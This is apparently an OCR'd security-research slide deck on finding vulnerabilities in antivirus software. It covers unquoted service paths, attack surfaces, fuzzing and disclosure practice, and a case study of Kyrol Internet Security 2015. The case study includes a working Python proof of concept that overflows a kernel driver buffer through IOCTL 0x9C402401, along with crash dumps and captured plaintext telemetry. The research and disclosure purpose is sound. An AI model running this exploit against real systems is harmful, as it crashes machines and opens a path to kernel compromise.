
c:\program.exe files\sub dir\program name

c:\program files\sub.exe dir\program name

c:\program files\sub dir\program.exe name

```
C:\Windows\system32>sc qc PSUAService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: PSUAService
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files (x86)\Panda Security\Panda Security Protection\PSUAService.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Panda Product Service
        DEPENDENCIES       : RPCSS
        SERVICE_START_NAME : LocalSystem
```


1:21:3... svchost.exe 1296 CreateFile C:\Program.EXE NAME NOT FOUND
1:21:3... svchost.exe 1296 CreateFile C:\Program.EXE NAME NOT FOUND
1:21:3... svchost.exe 1296 CreateFile C:\Program.exe NAME NOT FOUND


cmd.exe:2052 Properties
GPU Graph
Threads
TCP/IP
Security
Environment
Strings
Image
Performance
Performance Graph
Disk and Network
Image File
Windows Command Processor
Version: 10.0.17763.592
Build Time: Sat Nov 27 08:24:34 2032
Path:
C:\Windows\SysWOW64\cmd.exe
Explore
Command line:
cmd.exe
Current directory:
C:\Windows\System32\
Autostart Location:
n/a
Explore
Parent: <Non-existent Process>(1928)
User: NT AUTHORITY\SYSTEM
Started: 2:32:09 PM 26/8/2019 Image: 32-bit
Comment:
VirusTotal:
Submit
Verify
Bring to Front
Kill Process
Data Execution Prevention (DEP) Status: Enabled (permanent)
Address Space Load Randomization: Bottom-Up
Control Flow Guard: Enabled
Enterprise Context: N/A
OK
Cancel
Process
CPU
Private Bytes
Working Set
PID
Description
sppsvc.exe 6,596 K 14,344 K 8304 Microsoft Software Protectio...
SgmBroker.exe 2,760 K 5,544 K 520 System Guard Runtime Monit...
svchost.exe 9,552 K 17,456 K 8404 Host Process for Windows S...
svchost.exe 2,484 K 9,212 K 2872 Host Process for Windows S...
svchost.exe 2,992 K 12,060 K 8484 Host Process for Windows S...
lsass.exe 5,432 K 14,652 K 648 Local Security Authority Proc...
fontdrvhost.exe 1,416 K 3,740 K 768 Usermode Font Driver Host
csrss.exe 0.06 1,768 K 4,928 K 512 Client Server Runtime Process
winlogon.exe 2,620 K 11,148 K 600 Windows Logon Application
fontdrvhost.exe 1,840 K 5,296 K 772 Usermode Font Driver Host
dwm.exe 0.38 79,864 K 113,960 K 1012 Desktop Window Manager
cmd.exe 2,376 K 4,156 K 2052 Windows Command Processor
conhost.exe
cmd.exe
conhost.exe
cmd.exe
conhost.exe
conhost.exe
cmd.exe
explorer.exe
procexp64.exe
SecurityHealth
vmtoolsd.exe
Taskmgr.exe
Type
Directory
Mutant
Semaphore
File
Task Manager
File Options View
Processes
Performance
App history
Startup
Users
Details
Services
Name
PID
Status
User name
CPU
Memory (a...
svchost.exe 1900 Run... LOCAL SE... 00 1,600 K
svchost.exe 1928 Run... SYSTEM 00 1,220 K
svchost.exe 1932 Run... SYSTEM 00 952 K
svchost.exe 1944 Run... LOCAL SE... 00 1,768 K
svchost.exe 1960 Run... LOCAL SE... 00 808 K
svchost.exe 2036 Run... LOCAL SE... 00 2,256 K
cmd.exe 2052 Run... SYSTEM 00 576 K
conhost.exe 2076 Run... SYSTEM 00 6,008 K
svchost.exe 2116 Run... SYSTEM 00 6,708 K
svchost.exe 2148 Run... NETWORK... 00 1,496 K
Fewer details
End task


HUNTING - MISCELLANEOUS

SIGNATURE UPDATES	ADDITIONAL FEATURES	WEB PROTECTION	WCF ENDPOINTS	COMMAND-LINE BASED
The signature updates sometimes use non-encrypted traffic. Some were easily MITM and fake the original download. Arbitrary code execution achievable via download update when extracting signature.	These days AVs come with additional features. As an example, AVs bundle with WiFi protection, IoT, Performance Testing, etc. and the features can be abused differently.	AV vendor tends to protect users while surfing banking or shopping websites. In some cases, web protection does not stop web spoofing or even 1-day browser exploit.	WCF is runtime and a set of APIs in the .NET Framework for building connected, service-oriented applications. These days AV components implemented with .NET and use WCF. In some cases, it is trivial to find vulnerabilities in WCF.	AV sometimes uses a command-line or include it as part of scanning activity. In most cases, it is written in C/C++. The command sometimes defines with buffer and quite trivial to spot some issue from there.

HUNTING - MISCELLANEOUS

SELF-PROTECTION MECHANISM	AUTHENTICODE	WEB INTERFACE	LOG & CONFIGURATION FILES	PROCESS TAMPERING
Self-protection mechanisms mostly implemented in popular AV products. Many reason vendors are implementing it, including protecting its services, components, and file path. However, this mechanism can be easily disabled via multiple ways, registry or even IPC.	Authenticode usually implemented as part of the engine and the purpose is to detect the validation. Some vendor optimizes its parser to prevent bugs. The more it parses, the more bug can be found. Useful combining reverse engineering and fuzzing.	For large scale used of AV, it uses web application to interact between the client and server. It uses the standard web mechanism.	Log and configuration files sometimes containing useful information such as username, password, and some sensitive information.	AV uses service/process to work on a different task. Tampering the AV processes could lead to an arbitrary execution. This can be done in many ways such as process hollowing, thread injection, etc.

LONG-TERM HUNTING



REVERSE ENGINEERING

An effort of reversing the AV components could lead to many paths that might indicate as a bug. However, there's some limitation such symbols. Binary diffing could help to play around with.

AUDITING

Keep up to AV technology. Vendors slowly moving to new technology such as sandboxing, self-protection, anti-tampering, etc.

FUZZING

Many components can be fuzz including engine, parsers, command-line, etc.

FUZZING - CORPUS & HARNESS

01 **Randomly pick from Internet**

- Using Google search engine for file type(s)
- Test cases from Github / Gitlab
  - Test case from others (e.g. Project Zero, etc.)

02 **Build / Craft your own sample(s)**

- Understanding of the target file format
- Corkami provides many inputs on various file formats


RESPONSIBLE
DISCLOSURE

WE READ EULA TOO

WE FOLLOW THE STANDARD RESPONSIBLE DISCLOSURE

45 DAYS

We do follow the standard CERT/CC. CERT will help to coordinate with vendors. Failure to cooperate resulting in full disclosure.

90 DAYS

We follow 90 days standard of Google P0 when writing an email. Usually, vendors will ack and update us.

CONTINUE...

∞ DAYS

In some cases, we respect vendors' decision on the fix availability.

0-DAYS

When other researchers found the same bug and published in a time we report it LOL~


WE REPORTED TO VENDORS...


THEY DENY
?

THEY IGNORE


WE DROP 0-DAY...

SOME COOPERATING...


WE RESPECT THEM TO NOT DISCLOSE
ANYTHING UNTIL THEY FIX IT :)

04

VULNERABILITY ANALYSIS & EXPLOITATION

VULNERABILITIES STATISTICS

VULNERABILITIES AND EXPLOITATION

- Low-hanging fruit vulnerability types still exist
- Windows 10 introduced many security mechanisms
  - That doesn't stop the exploitation for the Antivirus
- We don't have to worry about the exploitation when it comes to logical bugs :)
  - No ASLR, CFG, DEP, etc. required
- Memory corruption based issue was still the most in the kernel
  - For some exploits, we don't have to waste time writing it
- Vendors "used" other vendors' components
  - Driver, Signature, Engine, etc.
  - We can say it is worth to look into, you might achieve multiPWNvendor
- The more products you look into, the more you will understand how it works

THE TARGET...


K7 SECURITY
GDATA
SECURITY LABS
KYROL
TrustPort
Keep IT Secure
F-Secure.

COUNTRY ORIGIN

At this point, we still triaging findings and working with vendors...


BRING
ME THE
HORIZON

CASE STUDY #1

KYROL INTERNET SECURITY 2015

DISCLOSURE

- We raised the issue to vendor (reporting 1 issue only) on a various channel and this dragged on for many months, but no luck.
- We figure out their customers are the government agencies in Malaysia.
- We sought advice from friends in the local community (that has link to the government).
- National Cyber Security Agency (NACSA) Malaysia treat this seriously. We told them we'll be disclosing the issue to the public.
    - Report provided to NACSA
- We have to sit for a video conference twice with the government, once with the vendor to present our findings. We presented 12 findings to them LOL~
- It turns out that they had to re-engineer everything¯_(ツ)_/¯

VULNERABILITY #1 - IOCTL HANDLING

- Driver 'kyrld.sys' implementation is implemented with unsafe method
- The IOCTL method (METHOD_NEITHER) implemented are outdated and always prone to vulnerabilities
    - Microsoft has mentioned this for many years
        - https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/using-neither-buffered-nor-direct-i-o
- The vulnerability itself is failed to restrict the buffer send to the vulnerable IOCTL. There are two vulnerable IOCTL:
    - 0x9C402401 - Stack Overflow
    - 0x9C402405 - Invalid Kernel Pointer
- However, only read primitives are allowed.

IOCTL DISPATCH

```
mov     rcx, [rsp+0C8h+DriverObject]
lea     rax, sub_18660
mov     [rcx+70h], rax
mov     rcx, [rsp+0C8h+DriverObject]
lea     rax, sub_18660
mov     [rcx+80h], rax
mov     rcx, [rsp+0C8h+DriverObject]
lea     rax, sub_186E0
...
cmp     [rsp+68h+var_14], 9C402401h
jz      short loc_18786
cmp     [rsp+68h+var_14], 9C402405h
jz      short loc_187B4
```

```
// VULN #1 (STACK OVERFLOW) - 0x9C402401
cmp     [rsp+68h+var_38], 0
jz      short loc_187B2
mov     rax, [rsp+68h+Irp]
mov     rax, [rax+18h]
mov     [rsp+68h+var_48], rax
mov     rcx, [rsp+68h+var_48]
call    sub_13150
... cut here ...
mov     edx, 808h
xor     ecx, ecx
call    cs:ExAllocatePool
mov     [rsp+58h+var_20], rax
mov     rcx, [rsp+58h+var_30]
imul    rcx, 800h
mov     rax, [rsp+58h+var_38]
mov     rdi, [rsp+58h+var_20]
lea     rsi, [rax+rcx+0Ch]
mov     ecx, 800h
rep movsb
```

```
// VULN #2 (INVALID POINTER) - 0x9C402405
cmp     [rsp+68h+var_38], 0
jz      short loc_187EA
mov     rax, [rsp+68h+Irp]
mov     rax, [rax+18h]
mov     [rsp+68h+var_48], rax
call    sub_13350
mov     rcx, [rsp+68h+var_48]
call    sub_13230
... cut here ...
mov     edx, 10h
xor     ecx, ecx
call    cs:ExAllocatePool
mov     [rsp+48h+var_10], rax
mov     rdx, [rsp+48h+var_10]
mov     rcx, [rsp+48h+var_28]
mov     rax, [rsp+48h+var_20]
mov     rax, [rcx+rax*8+4]
mov     [rdx], rax
mov     rdx, [rsp+48h+var_10]
```

THE POC

```
import ctypes, sys
from ctypes import *

kernel32 = windll.kernel32
hDevice = kernel32.CreateFileA("\\\\.\\10774948FAA234777974ED537F346B29F", 0xC0000000, 0, None, 0x3, 0,
None)
buffer = "A" * 2048 # 0x800
buffer_length = len(buffer)
kernel32.DeviceIoControl(hDevice, 0x9C402401, buffer, buffer_length, None, 0, byref(c_ulong()), None)
```

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: 8aa28000, memory referenced.
Arg2: 00000000, value 0 = read operation, 1 = write operation.
Arg3: 8b4afeec, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 00000000, (reserved)
```


Continue

```
kd> dd fffffa80042857c0
fffffa80`042857c0  41414141 41414141 41414141 41414141
fffffa80`042857d0  41414141 41414141 41414141 41414141
fffffa80`042857e0  41414141 41414141 41414141 41414141
fffffa80`042857f0  41414141 41414141 41414141 41414141
fffffa80`04285800  41414141 41414141 41414141 41414141
fffffa80`04285810  41414141 41414141 41414141 41414141
fffffa80`04285820  41414141 41414141 41414141 41414141
fffffa80`04285830  41414141 41414141 41414141 41414141
```

```
kd> !sd fffff8a000087930 0x1
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8814
            SE_DACL_PRESENT
            SE_SACL_PRESENT
            SE_SACL_AUTO_INHERITED
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544 (Alias: BUILTIN\Administrators)
->Group   : S-1-5-18 (Well Known Group: NT AUTHORITY\SYSTEM)
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x5c
->Dacl    : ->AceCount   : 0x4
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x001201bf
->Dacl    : ->Ace[0]: ->SID: S-1-1-0 (Well Known Group: localhost\Everyone)
```

CONTINUE


```
CONTEXT:  fffff88005d91db0 -- (.cxr 0xfffff88005d91db0)
rax=fffffa80042857c0 rbx=0000000000000002 rcx=0000000000000800
rdx=0000000000000000 rsi=fffffa806155bfcc rdi=0000000000000000
rip=fffff880018a51f6 rsp=fffff88005d92780 rbp=0000000000000001
 r8=0000000000000000  r9=0000000000000001 r10=0000000000000001
r11=fffff88005d925b0 r12=fffffa80048a3aa0 r13=0000000000000000
r14=fffffa80048b2788 r15=0000000000000001
iopl=0         nv up ei pl nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
kyrdl+0x31f6:
fffff880`018a51f6 f3a4            rep movs byte ptr [rdi],byte ptr [rsi]

kd> u kyrdl+0x31f6
kyrdl+0x31f6:
fffff880`018a51f6 f3a4            rep movs byte ptr [rdi],byte ptr [rsi]   ; memcpy function
fffff880`018a51f8 488b542438      mov     rdx,qword ptr [rsp+38h]
fffff880`018a51fd 4881c200080000  add     rdx,800h
fffff880`018a5204 488d0d95310000  lea     rcx,[kyrdl+0x63a0 (fffff880`018a83a0)]
fffff880`018a520b e840deffff      call    kyrdl+0x1050 (fffff880`018a3050)
fffff880`018a5210 eb95            jmp     kyrdl+0x31a7 (fffff880`018a51a7)
fffff880`018a5212 e8f9000000      call    kyrdl+0x3310 (fffff880`018a5310)
fffff880`018a5217 4883c448        add     rsp,48h
```



VULNERABILITY #2 - INFORMATION DISCLOSURE

- Log upload policies use an insecure transport protocol by sending information in plaintext.
    - It is found that the global update is transmitted via plaintext.
- Attacker could setup MITM or create a fake server and tap into information sent in the traffic.
- It sends the computer information as plaintext
    - Installed files, etc.
- We did some reverse engineering on their binary to look for server checking (e.g. certificate, etc.).
    - We realized that there is no further checking on uploading information to its centralized server.

THE POC



C:\Windows\system32\cmd.exe - python -m SimpleHTTPServer 4000
C:\Users\mojako>python -m SimpleHTTPServer 4000
Serving HTTP on 0.0.0.0 port 4000 ...
127.0.0.1 - - [28/Jun/2019 00:36:34] code 400, message Bad request syntax ('01;Event;DESKTOP-PIDABN7\tUSB Write Protecti
on\tDisabled\tWORKGROUP\tF625E84E25C2AE65618A6CE188FFAC2F\tMicrosoft Windows 10 Pro')
127.0.0.1 - - [28/Jun/2019 00:36:34] "01;Event;DESKTOP-PIDABN7 USB Write Protection Disabled WORKGROUP
F625E84E25C2AE65618A6CE188FFAC2F Microsoft Windows 10 Pro" 400 -
127.0.0.1 - - [28/Jun/2019 00:36:36] code 400, message Bad request syntax ('01;SystemInfo;DESKTOP-PIDABN7\t3696 MHz\t819
1 MB\t4436 MB\tWorkstation\tMicrosoft Corporation\t\\Device\\HarddiskVolume1\tC:\\Windows\tC:\\Windows\\system32\t\tWORK
GROUP\tF625E84E25C2AE65618A6CE188FFAC2F\tMicrosoft Windows 10 Pro')
127.0.0.1 - - [28/Jun/2019 00:36:36] "01;SystemInfo;DESKTOP-PIDABN7 3696 MHz 8191 MB 4436 MB Workstation
Microsoft Corporation \Device\HarddiskVolume1 C:\Windows C:\Windows\system32 WORKGROUP
F625E84E25C2AE65618A6CE188FFAC2F Microsoft Windows 10 Pro" 400 -
127.0.0.1 - - [28/Jun/2019 00:36:36] code 400, message Bad request syntax ('01;Client;DESKTOP-PIDABN7\t89451\tGlobal Upd
ate\tEnabled\tDisabled\t\t\t2019-04-22 14:30:54\tCustom Scan\tWORKGROUP\tF625E84E25C2AE65618A6CE188FFAC2F\tMicrosoft Win
dows 10 Pro\tInstallRite 2.5\tKYROL Internet Security 2015 version 9.0.6.9\tKits Configuration Installer\tMicrosoft Visu
al C++ 2008 Redistributable - x86 9.0.30729.6161\tMicrosoft Visual C++ 2017 Redistributable (x64) - 14.12.25810\tMicroso
